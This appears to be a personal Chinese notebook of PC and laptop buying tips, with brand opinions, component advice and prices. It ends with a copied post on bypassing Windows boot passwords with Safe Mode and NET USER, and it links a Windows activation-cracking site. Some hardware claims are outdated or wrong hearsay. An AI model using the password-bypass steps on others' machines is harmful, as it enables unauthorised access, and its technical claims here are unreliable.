11 《office使用心得》见云盘

新思维：

<http://edu.online.sh.cn/education/gb/content/2018-09/05/content_9033613.htm>

--------------------------------------------------------------------------------

笔记本购买：

1.现在网上找好自己要买的型号（），记下配置与价格。如果去实体店的话，价格差个5%。认准了你想要买的就不要去换，尤其不要相信什么店家推荐，除非你懂行情。

2.没有必要急着买， 你要去验货，你要去砍价，确定开不开发票（京东购买默认发票），你要敢于再去另外的店找找。看不下来又不给我想要的东西，老子不买了。

验货：看配置，看生产时间，不要让卖家自己去某个地方拿。

3.买东西要向店家要个什么，你把价格压低了就少要点。对于笔记本， 键盘膜，安装盘，电脑包是要的，上次给了我鼠标，鼠标垫，小音箱，头戴式耳机，清洁套装，可以东西不要少些钱。生产时间已经比较久了，那有必要开发票了，笔记本的保修是从生产日期第二个月开始算的。

4.现在买电脑，都是要有个HDMI-VGA的转接头。

笔记本的屏幕有13,14,15寸的，15寸应该对应全键盘这个不必要，一般14寸是不错的。笔记本不是手机，贴个毛线膜。处理器：i5处理器至少，i5-4200U，i5-4200m都可以，U是省电型，m是正常型。笔记本续航一般对于我，要求超两个半小时就行了。自己还要么买键盘和鼠标套装。

笔记本我目前只接触过SamSung的，售后不错虽然没试过，只要有以下几点， 机子质量似乎不错， 三星有专门控制电脑的管家，有个easysetting，有个电源优化模式。

对于女生， 爱好：文档处理，小游戏， 网页。要:重点是好看，然后系统稳定不卡易操作，电脑不要太重。电脑价位一般在3500-4500.男生电脑价位一般在4500-7000。

京东3,4月份有电脑节（更准确点是更广的3C购物节）。

电脑牌子有宏碁（qi），联想，三星，惠普，东芝，外星人，神舟，索尼，戴尔（dell）。

硬盘牌子：西部数据

我买笔记本要注意cpu，DDR4内存，硬盘，显卡，无线网卡....

神舟：上船的意思就是买神州电脑，现在的神州是大毛病没有，小毛病多，出的这些小毛病只要要懂些电脑知识就能解决，但大部分去笔吧问买电脑的都是些小白，被忽悠上船了后，出的毛病后他们又不懂这些东西，解决不了这些小问题，就觉得质量很差，慢慢神州就被黑出翔了，神州现在就是个贴牌的准系统，而且比准系统还便宜，所以性价比极高 。沉船,神舟笔8记本不用了,卖了,坏了,船就沉了。神舟超级战神gx9 pro这种很吊。

联想：它的一键恢复十分逗逼，卡在99%说还剩下一秒钟，但是就是不动。

超极本窄边框：xps13（不推荐15，没有13便携与携带），小米笔记本

超极本续航长与特殊：Macbook。

买台式组装机的话京东UPC有自营，它的配置少了些东西你打开页面会有最佳组合。你还可以根据它的配置来自己组装。组装机的耗电量看配置的电源。注意：内存是适合笔记本还是台式机。过

年的时候会有预售。

超频空间与工作温度也就是散热系统有关系。

华硕的就飞行堡垒有性价比但两年要换，船的就蓝天模具有质量。戴尔的就是人傻钱多戴不过售后很好。虚拟机内存要至少8G。未来人类是外星人的山寨，是准系统(可以拆机改装)，dell外星人(aw)换掉了蓝天代工成仁宝代工质量下来了，未来人类是蓝天代工，但价格是坑小白型的。买外星人要买美行的。内存的话自己升级是最便宜的

两个磁盘分别开始复制，速率会相互影响，因为主板总控的原因吧。

控制面板的搜索与改为小图标来找挺有用的。

发现运行在win10电脑上软件都是32位，从任务管理器看出来。

笔记本键盘有的是内置，有的可拆。坏了，一般就是换。

笔记本售后过保了，然后主板进水，张口2000元，然后换了某人超级本的主板（内存焊在上面），成了垃圾主板加少内存。笔记本主板坏了900+是很多了，发到总部的话。那些贴着“官方”售后的都是找的本地的维修点，而且维修价格都是随口报的。

mac装win10触摸板会出问题。

居然有这种USB的外置声卡:华硕usb声卡

驱动：使用主板的硬盘安装驱动也会安装一些sb软件

不过你记得要安装IDE ATA/ATAPI控制器（安装后驱动名字上是有主板系列的数字的比如z170是100），尤其我还是ssd和机械硬盘raid使用。

处理器驱动在设备管理器里面是每一个线程一个驱动

低功耗版的i7确实无法与标准电压版i7相比，毕竟一个是双核四线程，一个是四核八线程

HDD重、怕摔怕震、功耗发热还大，笔记本就应该彻底抛弃HDD。

顶级SSD推荐：三星950Pro 、三星SM951（MVMe版） 。XPS15的M.2接口走的是PCIE3.0 x4（比x3快）通道，这是目前最快的硬盘接口，能够充分利用这个接口的SSD，目前只有三星这两款。951是OEM版（拆机水货），950是零售版，性能950略强一些，但价格差很多。XPS基本配置PM951，但是有的会买到东芝MLC固态。

一般情况下，去国外留学建议在国外买。（去国外留学，除了在国外买不到的东西，其他只带钱就好了）如果你去美国，美国的笔记本价格更便宜，在国内买没有必要。由于美式键位跟中式键位相同，所以购买美国产品应该没有任何困难。如果你去欧洲，尤其是非英语国家，那么你必须购买当地键盘键位的笔记本才能流畅的输入当地语言，所以更加不能在国内买。（一个例外是英国，去英国留学建议自带笔记本，因为英式键位不好用，但是在英国很难买到美式键位的版本。）更重要的是，你在你学校当地买笔记本，保修什么的也方便啊！如果买笔记本只是为了带一些不可描述的软件或者不可描述的视频，那么带个移动硬盘就好了，不需要带台电脑。

换下来的东西都留着，以免保修的时候。。。

如果将内存与硬盘都拔下来以后，那么开机的时候就什么都不会显示。虽然显示的缓冲区的独立的，但是内容应是从真正的内存传过去的。有一次壮壮的电脑遇到了插上硬盘以后就会无限重启（显示电脑品牌以后，在左上角出现横杠闪几下就会黑屏重启），一开始BIOS都进不去。我将硬盘全部取出以后倒是能够进入BIOS。之后我将自己的完好的硬盘插入壮壮的电脑正常开机以后，再将壮壮的硬盘插上去，就能进入BIOS了。

机械式移动磁盘最好不要插在电池供电的设备上，因为机械式对电流要求高，对电池损耗大，电流不达标对磁盘也有损伤。而闪存式更不能用NTFS，会极速损耗写入次数，exFAT也没有大文件限制。磁盘不会因为正确的拔掉电源线损伤的！ 早期的不好说但是现在磁盘都是自动断电回臂的，断电以后磁盘依然因为惯性高速旋转，旋转产生的气流有效的支撑了磁断电后立即自动回位！！！ 磁盘最怕的就是震动，如果你拔线时候力量大晃动厉害就有可能出问题！所以建议拔线时候拔电源端等十几秒再拿取磁盘！

因为文件出现问题，有可能是因为文件不完整，导致U盘不补单弹出 “请插入多卷集的最后一张磁盘”。类似的问题，U盘中出现不完整的文件的时候都会出现。

文件恢复之后先检查，因为不一定恢复的文件可以正常打开

要想真正认识Optane我们就得先需要知道3D Xpoint介质和 快速存储技术。3D Xpoint是Intel、美光去年联合发布的闪存技术，号称是25年来存储技术的革命性突破，速度是目前NAND闪存的1000倍，耐用性也是目前闪存的1000倍，密度是NAND的10倍。

移动硬盘ssd：

三星t5 250G ￥650 500G ￥800 1T ￥1700（t1 2015年1月上市，t3 48层3D V-NAND 2016年8月上市；t5 64层3D V-NAND chips 2017年8月上市；90层 V-NAND 2018年 速度也就会快40%）

闪迪extreme系列

Tek1 Pro 指纹加密

chiphell论坛 有购买配置的开车活动、部分商家QQ群

---------------------------------------------------------------------------------------

Dell官方Outlet有三个版本，见上图。分别为Outlet New，Certified Refurbished，Scratch&Dent。根据图上的解释，大致说明一下。

Outlet New：根据Dell官方的解释就可以看到，此版本为被取消的订单，或者是已寄给消费者但是消费者决定退回的产品，甚至没有使用过，也无任何外观损伤。通俗一点说就是退给Dell然后Dell重新包装销售的机器。根据购买经验，此版本基本都是全新，但是也有少许被试用过退回的机器，在三个版本中成色最佳，价格最高。

Certified Refurbished：Dell官方解释为因各种原因退回Dell，官方将其恢复至出厂合格状态后重新销售。此版本或许会有外观瑕疵。根据购买经验，Dell的官翻最少达到九新，很多九五新，他所说的外观瑕疵其实一般就是使用痕迹，有时候屏幕会有毛细使用痕迹，平时完全不会注意到。此版本性价比合适，不要求完美者可入。

Scratch&Dent：官方解释为外观有明显刮擦痕迹，但是不影响机器正常使用性能的版本。而且官方说明了刮擦不会发生在屏幕上。此版本不推荐购买，价格并不会低很多。虽然官方这么说，但是也中招遇到过屏幕划痕明显，虽然称不上刮擦，但是估计强迫症完全接受不了。

不接受8GB内存了，现在觉得12GB都是刚好够用。

---------------------------------------------------------------------------------------

淘宝申请退差价以后就不能再发起售后了

京东黑号 抢购不到东西，但是这么大的数据库查询...却弄的如此轻松随意。大白号才可以迅速抢到，那些没实名的小号排在后面，黑号是根本抢不到。不知道是不是会员也会有影响。

组装台式机：

显示器：IPS（又称硬屏），比较清晰而且是广视角。上2K和上4K还要看显卡，我认为过几年就要2K为主流了，2K和1080P的画质据说差的大。有的显示器可以开启滤蓝光。爱眼。有的显示器是曲面的，特别是三星的一些产品。有的显示器具有特殊的宽高比，方便办公。显示器有什么接口十分重要，HDMI是未来需要的而且清晰些。我想要的RX 480就已经只要DP和HDMI接口，没有DVI和VGA接口，要用的话就转接头，转接口当然是把高级的转成低级的输出。Tn屏响应时间只有1ms 更适合做电竞屏,Tn屏比IPS屏更适合电竞，IPS其实比TN高级适合设计画图，Free-Sync是AMD的帧速率同步技术（N卡出现过频闪的问题提），比G-Sync其实差别不大，其实玩家如果开启垂直同步也能够解决画面撕裂的问题，但是这就将游戏的帧数固定在了30帧或者60帧，60帧的话还算是能够流畅的运行但是如果显卡的性能不足无法达到30帧满帧的话就会出现卡顿的现象，这就会影响到玩家的操作体验效果。MVA和一似乎叫PVA的屏比IPS好，MVA可视角度偏小，侧看泛白，响应时间偏慢，不如PVA。有的显示器滤蓝光只是降低了亮度，调节了色彩，不是硬件滤蓝光。VGA->DVI->HDMI->DP（DP带宽最高的数字接口），不过HDMI2.0似乎和DP差不多。人眼是100HZ。雷电口=DP+PCI（Thunderbolt连接技术融合了PCIExpress数据传输技术和DisplayPort显示技术）。DVI分三种：一种是DVI-S，一种是DVI，在就是最后的DVI-D。三种的区别是DVI-S其实就是模拟的信号转换出来的一个和数字接口一样的接口，DVI就算是数字接口了，而DVI-D是升级后的一种接口，实质上就是真正的数字接口，接口的线也不太一样，dvi的线还有双通道和单通道的分法，必须是双通道DVI信号线才能支持2K分辨率。曲面屏幕的曲度目前最新的是1900R->2000R->3000R(弧度小)->和直的一样。32寸只能上2k。27寸用1080p都是勉勉强强，点距已经到0.31左右了

电源要足够，以支持之后的升级

台式机机箱：除了一般的用料，板材厚度，抗压抗静电。机箱会影响拆装电脑的方便性。散热性，放风扇的位置，找好机箱，可以直接去看高端整机。功能的选择：支持水冷、硬盘位个数、光驱位、插口个数与位置是否方便。关总那个机箱坑呐，居然会卡着风扇。尺寸=高×宽×长。全塔机箱比中塔机箱高一些，没准可能放不小。尽量选atx主板，不能那种小主板，不然主板上有些东西可能无法安装下一些东西，比如说cpu风扇。

机箱品牌：海盗船、恩杰、迎广（属于好看型，未必中用）。风冷机箱：银欣乌鸦（似乎最新版的5不是很好），银欣FT02，HAFX。都是垂直风道。迎广303似乎也可以组成垂直风道。

散热：低端水冷不如高端风冷，目前低端水冷价格在1000。水冷还要去维护，因为爆浆可不是闹着玩的。

CPU散热器具体：大霜塔、九州风神 路西法

一般风扇：PWM

主板：光纤接口是输出到功放放音用的；要支持DDR4内存。CPU超频就与主板支持有关，否则蓝屏。供电模式那里的几相，比如4+1+1相，4相是指CPU供电（比较多的都是CPU的），后面1的分别指PCIE等扩展插槽以及 内存。微星的GAMMING系主板似乎不错，有的还集成了无线网卡。

CPU：带K与不带K，一般价格相差不大的话就选带K的。i7-6700的skylake架构使得目前只适合Z170/B150/H110/H170主板。里面的是DDR4 2133内存控制器，但是可以内存超到2400。使用2400不超的话就自动降到2133。E3是服务器CPU，不过已经被某些台式主板支持（然而这些不支持i7-6700K），E3-1231V3据说性能相当于不带核心显卡的i7-4770，价格实惠。最新的E系列性能都十分强大，常常搭配X99这个超级贵的主板。相比Windows 7，Skylake平台在Windows 10系统中可最高获得30倍的显卡性能提升、3倍的续航提升

主板：在名字后面带着M表示是小板。主板上附带了硬件监控。最好看一下商品介绍。M.2接口，USB类型与接口数量，显卡交火，风扇支持。

主板品牌:华硕、技嘉、微星MSI、玩家国度，拒绝华擎。

内存双通道：最好买同一品牌的，容量不同没关系，只要是同一代的就行，频率不同也没关系，只是电脑会自动降低高的那根内存条的频率和低的那根同频率。4条内存会分成两组，每个组之间组成单通道，所以你插4条4G的，CPU的内存控制器会视为你插的是两条8G。I7支持三通道，目前其他都是双通道，双通道内存必须成对使用。三通道需要内存条数目是3的倍数才能实现。不过具体实现还要看主板支持。根据内存的长相分为梳子条和普通条，还有个叫马甲条的，除了B格以外梳子条的散热似乎更好。高梳子条就是比较高的梳子条，可能和你的CPU风扇冲突，骇客神条算是低梳子条。普条(可买带散热片的马甲条。

内存品牌：三星黑武士好，超频能力一级棒。海盗船也是很好的。金士顿的骇客神条。威刚。（金士顿骇客条子稳定，海盗船条子好超频）

显卡：矿卡就是指之前长期满载工作的卡，估计是挖过比特币的卡，价格是新的卡的一半及以下吧，质量一般都会有问题。AMD的显卡比较便宜。显卡跑分还与操作系统有关。显卡温度一般40-50度，上游戏应该70-80度。AMD系列比较好的是蓝宝石系列。显卡的显存完全算是游戏要求吧，现在的3D游戏大致要求4G显存。intel的显卡，冰龙是映众（inno3D）的，曾经的一线大厂。冰龙版和冰龙超级版区别在于显存容量，冰龙散热器巨大，在装机后由于重力作用散热器会拉弯散热鳍片，最后拉断PCB，不过拉断pcb（显卡主体，就是去掉散热器的部分）时间长着呢，主要是拉弯整个显卡。a卡公版的散热比非公版的差！！！fps 和刷新率不匹配时会造成撕裂，fps 最好是 15 或 12 的倍数，这样撕裂几率比较小。为了解决这个问题，人们首先发明了垂直同步，之后发展到现在的N家的G-Sync和A家的Freesync技术。垂直同步显示器频率固定，显卡去适应显示器频率。g-sync 也好 freesync 也好是显示器适应显卡频率。

显卡品牌：影驰名人堂，索泰至尊版，七彩虹igame，华硕圣骑士

SSD：金士顿固态不怎么样，叫我记住这只是个U盘产商。SamSung evo的不要买。mx200，q200ex，arc100，intel535，建兴T9，闪迪加强版。京东买SSD不送东西，天猫送一系列工具。买过来尝试更新下固件。闪迪金士顿大号u盘，三星evo掉速，镁光浦科特掉盘，还是intel稳，有钱750没钱535 730.。并不是所有的SSD都有掉电保护。三星850 Pro是tlc颗粒，但是屏蔽了1个bit，就成了mlc那样的效果。马德，似乎就Intel让人放心。据说OCZ的返修率高。

电源：认清额定功率大小，80PLUS安全和能耗转换是什么牌子（金、银、铜）、全/半模组（全模组是全部线材全部才用两头插，全部可以拆卸。非模组，是输出线全部焊接在电路板上，不可以拆。）一瓦一元，最好不。可省钱。电源里面的电容有国产、日产、台产，应该要的似乎只有日产允许其中一部分台产。主动PFC电源，那么普通应用情况下是根本不可能有这么高的功耗的，主动PFC电源非常环保省电的。电源CPU 12V应该是4pin+4pin比较好。SFX是适用于MicroATX的电源规范。

CPU功率，旗舰4核是95W左右，6/8核就130W，所以就按照150W估计。风扇功率4W。硬盘功率都是在8W-14W之间，按15W处理（我硬盘少）。SSD 5W已经算高的了。内存功率1-3W。主板功率，因为芯片组不同，一般在6~35W左右，amd芯片组的功率大。（保险估计以上要250W）。

电源品牌：航嘉，长城，台达，康舒，全汉，鑫谷，酷冷至尊。银欣(SilverStone) SX600-G 金百度779 JD618活动720这是一款SFX电源。海韵又称海啸韵，可能会有啸叫声。海盗船负载不够一半风扇不转，名字带i的电源用clink去调似乎可以，AX是比RM更高端的系列，海盗船AXi系列是在2012年发布，HXi是在2014 年上述系列用户产品在保修期内登记即可获得延长保修服务，而RMi与. RMx则是在2015年发表的产品。难道是AX860i/AX760i用伟创力的方案,AX860/AX760用海韵P的方案,然而海韵并不好，于是很容易挂。海盗船RM650系列缩了一些，750以上没缩。500W左右考虑安钛克，当然 海韵、振华、台达的也行,800W以上海盗船。海盜船的全模 ax860i 半模的就 HX1050。安钛克HCP1000与HCP1200挺好的，但是售后没有。京东似乎才保一年。电源就美行海盗船售后可信。现在电源我只服海盗船高端和evga高端

显示器：显示屏已经不是VGA线了，有高清连接线使用的是htmi接口，长相就像是放大版的安卓手机充电线接口，是适合影像传输的专用型数字化接口，最高数据传输速度为4.5GB/s。VGA的话显示器里面的音响不能使用，要htmi才好。关总的耳机居然可以放声音。

显示器品牌：9月8号LG品牌日

主板自带2条硬盘线，显示器大多数自带一种线，机箱与主板的连线是机箱自带的

无线网卡：用带有repeater功能的路由。

鼠标：显示器买大了，那鼠标的DPI也要大（DPI就理解成移动快慢吧）。罗技G502不错

风扇：猫头鹰f12 风压大，风量大，噪音大。 s12a 风压小，风量大，噪音小。还有给减震垫，减小共振。

音响：Bose C5 3800。

手办：结城美柑

新一代CPU出来，cpu不会怎么降，主板会降不少。

企业级硬盘可以10000转，比如西部数据迅猛龙

CPU在运行的过程中会产生大量的热量,为了不让CPU过热损坏,需要通过CPU散热器来进行散热,但往往散热器直接与CPU接触,散热效果较差,因此需要在CPU上涂上导热硅脂。ICD7看样子是款不错的硅脂，它是直接在注射器里面卖的。还有xigmatek的XI-3硅脂，MX-4，液态金属，我用的超频三A1。有人：现在换成MX4，烤鸡10分钟温度才75，液金5分钟就90度了。

显卡的散热应该插在显卡上

主板支持的CPU风扇插座有4pin与3pin之分，4pin的带有温度检测等等功能。当插座不够时，比如说你的CPU风扇有两个扇子组成，那么就把其中一个风扇的电源线接在sys fan插座上（系统风扇的位置），不过硬件检测的时候似乎会检测不到这个风扇2.使用大4PIN 转 4个小3PIN 转接线，当然风扇要是3pin才行得通。3针的支持测转速，4针的支持调转速。

系统风扇可以接在主板上，这样就可以进行调速，也可以接在电源上。这时候可以选择买个风扇调速器

某宝搜麦博就好了，这音响就灯好看

BIOS大致就8MB大。

简单热拔插可能会损环的都不叫热拔插。

浦科特的一些SSD：用户可在随赠光盘中安装Plextool软件，安装后点击右一“PlexTurbo”选项 ，启用之后将电脑重启，再次运行该软件即可。然后可以通过PC系统的DRAM来协助存储于加速读取/就是写与读。然后开着这个跑分就逆天了。

SSD测试软件：as ssd nenchmark还有CrystalDiskInfo。入门级MLC的话跑分应该是1000多一点。

950pro工作温度很高，最高可破100+。同时降速。

一般的ssd为改善性能加了缓存，缓存有两部分，一部分是针对相当于传统硬盘的分区表的缓存，一部分是针对数据的，如果掉电的时候针对“分区表”部分出了问题，就可能会丢盘

由于英特尔对于渠道价格的把控，730系列SSD固态硬盘在买个便宜货最低价（实体店价2014.11）$98.99后，已经对渠道进行控制，所有渠道都保持$150左右的高位。

Sli和crossfireX可以使双卡中的一张卡的内容复制到第二张卡里，所以你的实际显存并没有变多。但是！！！你的位宽确确实实的接近了双倍。

HBM2的量产规格就是单片4GB,所以显卡会是16G内存起步。

双卡交火，但是比较建议您使用750W以上电源

部分显卡存在双BIOS开关

对于海盗船Corsair电源来讲，美版的进官网进行RMA申请保修服务很好，然后顺丰发过去，但是国行是盟创代理

dc是普通风扇（3pin），PWM是带温控的风扇（4pin）。

在我的VMware win7里面，计算机-》属性 显示6700K4.01GHZ

显卡换硅脂 会没有保 除了微星。

硅脂可以用在CPU，显卡，内存，电源模块机顶盒，汽车，空调散热器。

大部分usb3.0设备兼容2.0，但是一部分甚至可能是常用的“鼠标”，却不兼容

显示器直接在主机开着的情况下装上去，能显示但是可能不能改分辨率。马骏的电脑，已经安装了独显，但是连接的却是自我关闭的核显，后来直接换独显DVI接口，不过改不了分辨率，需要重启才可以。

显示器还有个D-SUB接口，D-sub只是描述连接结构，本身并没有定义整个接口或所有针脚的作用。这是一种模拟信号接口，按需求有不同的接口数。个人电脑上典型的应用就是VGA（DA15母头）、并口（DB25母头）、COM串口（DE9公头），虽然这些接口正在被DVI、HDMI、RJ45以太网口和USB取代。

原本win10是ssd系统盘+HHD数据盘，但是把ssd磁盘换成笔记本ssd win7系统盘，开机就会grub rescure。提示“文件系统不能识后来把HHD去掉就好了。成功开机以后将HHD与主板连接并重新启动，就可以了。关键是你使用多个盘需要使用RAID模式。

开机后主板挂盘，没有效果。如果界面还在“正在关机”，然后你拔了盘，他就会一直卡在这里。

注册表这个数据库有232 MB (243,869,480 字节)

Power Supply Tester可以用来检测电源是否OK，在点亮的时候。

没想到几十块的酷冷至尊铜牌电源会卖到299，工包良品只需99.

http://gpu.userbenchmark.com/显卡查看比较网站。

重装电脑以后qq即使放在其他盘中，也会说安全组件被破坏，然后只能删除qq文件夹（还不如先卸载个干净），记得备份下载文件，重新安装QQ。

海盗船/CORSAIR K70 红光青轴 机械键盘 美行全款 499顺丰到付车。K70青，大键都是卫星轴，肉，当然不追求手感随便入，手感要求高的建议XT青，好点就F二代青。青轴第一是吵，第二是久了很累，常常推荐红轴、茶轴。

静电容键盘：静电电容键盘的内部也有一个橡胶碗一样的结构，和薄膜键盘非常相似。静电容是利用电容容量的变化来判断按键的开和关，在按下按键后，开关中电容容量发生改变，从而实现触发。    不同于薄膜键盘只有硅胶碗，静电容键盘的硅胶碗内部还有一根弹簧，不同材质构成了不同触发感，将两者结合便得到了相比薄膜键盘拥有了更为细腻而丰富的键入感，目前较为高端的静电容因其要保证每颗按键的手感保持一致性，因此用料十分的考究所以造价也较高昂。

RF十周年纪念版，应该是分3个版本：

（A）大陆版的是104pro灰键帽的，包括全域30g，全域45g和分区压力

（B）韩版是蓝灰键帽87U，包括分区压力，静音分区和全域55g的。（蓝灰键帽的104版本不知道算不算韩版，有待考证……）

（C）日版的是蓝灰键帽的89S全域30g，右上角有10th字样。

至于后来大陆出的红灰键帽的，可能属于代理定制的版本，就不算在内了。

realforce 10th是静音版，静电容键盘的静音轴是紫色轴，但是，但是并不是全都是紫色的。存在少数几个键的轴是一般的黑色。

这次买了一把韩版的87U静音分区压力，主要是喜欢灰蓝的键帽配色，以及体验一下静音分区的手感。

ssd 0通电可以用刷固件的方式做到。

RF的包装依旧是万年不变的牛皮纸盒子。侧面标签上印有Leopold的Logo，意味着这一产品是Leopold定制与代理的。

除了“泰坦”之外，CPU也不含糊。他用了两颗14核/28线程的Intel至强Xeon E5处理器，总数达到了28核/56线程。另外，内存总量为192GB，支持ECC。硬盘为Intel 750系列SSD固态硬盘，大小为400GB（貌似就是硬盘小了点，但10万都花了，在加大点也应该不成问题）。主板为Supermicro X10DRG-Q。这种量级的配置对于电源的要求自然也是“狮子大开口”，店家为这个“大家伙”配了两个1000瓦的服务器电源

IO开关：I表示开，O表示关

直播卡不卡看你CPU和网络上行宽带好么 跟显卡有个毛关系

2133的频率 到3333的频率 我守望先锋提高了几十FPS

Razer 雷蛇

分区工具：分区助手、Diskgenius。分区助手还有个备份产品（轻松备份专业版），可直接克隆整个系统，还有自动记录备份目录，文件一旦发生改变就会备份。备份分区表的话只能使用Diskgenius。

图形卡就是显卡专业图形卡就是特殊显卡。

windows开机时间：BIOS中的设置、自检时间、开机后的程序启动。

在开机状态下，直接拔掉了我的硬盘，然后桌面上的鼠标还是可以被操控的，但是整个系统就是卡死的，我估计是因为有部分代码在内存中还没有断掉的原因。

贼船惩戒者键盘￥570，K70￥1000.

M2 SSD：我印象中就特么xg3，951，651，600p，其中600p速度不行，xg3便宜（xg3 要买gpu正式版，否则容易翻车）

关闭电脑的独显除了使用BIOS可能支持的关闭，还有卸载掉驱动。linux下还有bumblebee这种简单的操作软件，似乎是其他方式。

如果企业级SSD能在BIOS中识别 但无法在系统内读出 一般来说是SSD掉电保护等机制锁定激活了 请尝试以下贴内步骤 备份数据 以及重置SSD主控

http://bbs.pceva.com.cn/forum.php?mod=viewthread&tid=124934

耳机：国内除了beast 就是森海（德国公司，经典作品有ie60、ie80）。IE80购买：国行（锦艺国行和森海直行）以前卖耳机的一个朋友说的价格区间是（1500-2699） 再低估计商家的进货价格都不止这个价了。当然相对于锦艺来讲，神直销的价格可能会便宜点，毕竟少了个代理环节，现在价格大概在1400，很可能碰到假货。

CPU超频：别拉外频啊，手动拉倍频

入耳式耳机在电脑上讲话的话可能需要一个转接线。

电竞椅的成本居然还能有200+。

安装了独立显卡以后，集成显卡会被屏蔽，不过可以开起来CrossFire交火。交火效果最好的话就是独立显卡之间交火，泰坦有个是四条独立显卡交火。

硅脂可以是自己用那个套套抹上去，也可以用注射器一样的弄上去。

台式机GTX980冰龙显卡要5000，显卡都是一张公版卡会被各种厂商加转风扇加配置之类i76400HQ要2700+，一般的1T硬盘要300-600（700以上是企业级，数据防丢失比较好吧），ssd硬盘可能镁光的比较好，250G要600,1T要2800。980边上有几个小门堵着，里面是htmi接口，有6+8供电口，VGA接口是从主板上导出的。寝室里带的动这种配置。

980hof就是以超频工艺与材料去制作的980ti。通常超频加水冷。

核显对内存的占有可以用“此电脑”属性中查看12.0GB(11.7GB可用)就意味着被拿去了300MB，在任务管理器打开的资源管理器中可以看到分配的具体数目。

HHD没有车的，车都是翻新盘，HDD买大代理的靠谱货源或者海外亚马逊

G502 319包邮 2017/9/7 可以的话多买几个鼠标垫，屯着

有的电脑开机是按住一会开机键，然后还要送开。

i7-8809G intel的CPU架构结合了AMD的Vega GPU，同时集成了HBM2显存（核显就不会用到内存作为显存），内部使用6条PCIe 3.0通道连接，同时，CPU仍具备PCIe对外直连能力。同时Intel的UHD核显也没有砍掉，所以最高支持输出到9块屏幕。结果就是这个CPU有点大，其实就是将两个东西做到了同一块基板上面。

开车群号：21935578 K70红光青轴

开1700散片CPU和内存的车:QQ 726389907

---------------------------------------------------------------------------------------

Windows 激活：

http://www.baofengjihuo.com/

已经自己搭建手机KMS，妈妈再也不用担心KMS服务器不能用了。openwrt也可以搭建win10 KMS服务器。

北大向微软购买了许可，搭建了KMS服务器，在校师生就可以利用北大的KMS服务器来激活正版的Windows和Office了。

---------------------------------------------------------------------------------------

那要看镜片品牌和镜框产地了，比如给你一个：杂牌1.60非球面+温州产的纯钛架 成本价不足50元。 配给你：国产大品牌镜片比如 凯米镜片或者明月镜片1.60非球面+深圳产的纯钛镜架 成本价大概200元。 1.56非球面和1.60非球面区别在镜片厚薄之分。

---------------------------------------------------------------------------------------

首先注意京东的支不支持7天无理由退货！！！

笔记本的DIY是靠准系统的，就是一个已经搭建好的框架。不过在电商网站上的准系统指的是别人帮你搭好拿来卖。笔记本准系统模具做出来的话，据说主板就是固定的。蓝天模具是比较受欢迎的，蓝天的P650SE模具用于未来人类T5和海信神舟Z7上，当然两者的具体版本是有点区别的。显卡后面加m是笔记本用的。笔记本也有了超频CPU，不过这会加大你的发热以及小心断电。三星DDR4是2133MHZ，骇客神条可以是2400MHZ，DDR3是1650MHZ。980m的显卡与970m的显卡性能高了30%，价格差了一倍。970m比965m性能好30%（960m懒得不行，970m是暂时性价比最高的）。现在的模具都可以有4条内存插槽。970m的显存3G与6G的区分，不过似乎对我来说应该3G，一般的游戏不足以爆掉3G显存，要爆掉6G的话那也不是970m该带动的，显卡性能基本是与显存无关的。880m与970m有选择的话当然是970m，续航与发热上面可以知道。有线网卡E2400，无线网卡killer N1535（消费级里面NGFF 7265AC+BT4.0不错）。i7-4710MQ和i7-6700性能差不多，后者主要是核显的提升，指令集的增加以支持win10设置，后者价格提升不少。i7的第五代CPU5850X是八核的，强于第六代。CPU的槽是有两个防误差的口子。固态硬盘长得像个卡，或者移动硬盘那样装起来。磁盘有一秒2700转的也有5400转的还有7200转。有的笔记本可以搭载桌面级CPU。显卡不一定要散热背板，可以用导热垫。MQ的CPU是移动版的也就是可以取下来，而HQ的是bga封装的。

炫龙和机械革命以及船不错。

太平洋电脑网可以用来对比CPU等噢噢噢噢

---------------------------------------------------------------------------------------

win7 win8系统，但安装系统的时候需要用圆口的鼠标安装系统，安装以后就可以usb了。爱狼说那样封装了万能驱动的也行吧。

---------------------------------------------------------------------------------------

【我剁手都要买的宝贝（宿舍床垫子学生海绵垫加厚记忆棉单人床上下铺床褥0.91.2m1米定做），快来和我一起瓜分红包】，复制这条信息￥OFTE032FIHs￥后打开手机淘宝

---------------------------------------------------------------------------------------

FPS(每秒传输帧数(Frames Per Second))即帧频。

RPM即转/秒

---------------------------------------------------------------------------------------

玩家国度ROG，上面是一群发烧友的发烧地。

---------------------------------------------------------------------------------------

i7-6820HK尤为值得注意，它是第一款开放倍频的Intel笔记本处理器，基本规格和i7-6820HQ相同但可以自由地超，不过它不支持TXT、vPro技术。

---------------------------------------------------------------------------------------

硬盘有M.2接口和SATA接口，一般硬盘是SATA，SSD是M.2。

---------------------------------------------------------------------------------------

骇客神条impact系列是笔记本用的，fruy是台式机用的。

能不能ddr4还要CPU支持

更换内存时要注意型号，也要注意电压（虽然基本上都是1.35v）

---------------------------------------------------------------------------------------

目前家用cpu领域，i3、i5、i7是区分cpu性能级别的，i7是最高系列的命名，后面没有i9。而cpu的新旧迭代，是变更i7之后的四位数字实现的。比如第三代i7中有“i7 3770”，后面的四个数字，其中“3”就表示第三代，而目前的主流i7如“i7 4790k”，后四位数字中的开头“4”就是指第四代i7，以后出的i7同样如此，比如已经发布即将上市的“i7 5770C”是第五代，明年又会出“i7 6700K”这是第六代，以此类推。i7才有超线程，i5没有。主频2.0的意思是正常情况下，处理器的频率为2.0GHZ。睿频3.8的意思是，处理器的睿频是3.8GHZ。睿频是因特尔的一种技术，是指处理器智能超频的技术，处理器在处理大型任务时，自动超频的过程。

---------------------------------------------------------------------------------------

netease-musicbox网易云音乐

qtcreator用于写C,C++，qt程序

---------------------------------------------------------------------------------------

Ctrl+End才能在记事本中产生End的效果

记事本可以直接双击打开他支持的文件。罗治港的VC6.0碰到过问题：有的cpp打开像IDA。还是用了记事本

--------------------------------------------------------------------------------

手机营业厅：

欠费三个月不交钱， 进黑名单。

据说开户不要钱，删户要交钱。

--------------------------------------------------------------------------------

5种方法去除开机密码:

小佳QQ1138077190 收费带徒100RMB 咨询QQ 推荐！

5种方法解除开机密码,太厉害了！赶紧收藏起来！记得分享哦！...

教你怎样解除电脑开机密码！！！先记下来，以后总会有用到的！！！此方法仅供计算机教师交流，严禁作为非法手段使用！

方法一在开机时，按下F8进入”带命令提示符的安全”模式

输入”NET USER+用户名+123456/ADD”可把某用户的密码强行设置为”123456″

方法二如用户忘记登入密码可按下列方法解决

1.在计算机启动时按〔F8〕及选〔Safe Mode With Command Prompt〕

2.选〔Administrator〕后便会跳出〔Command Prompt〕的窗口

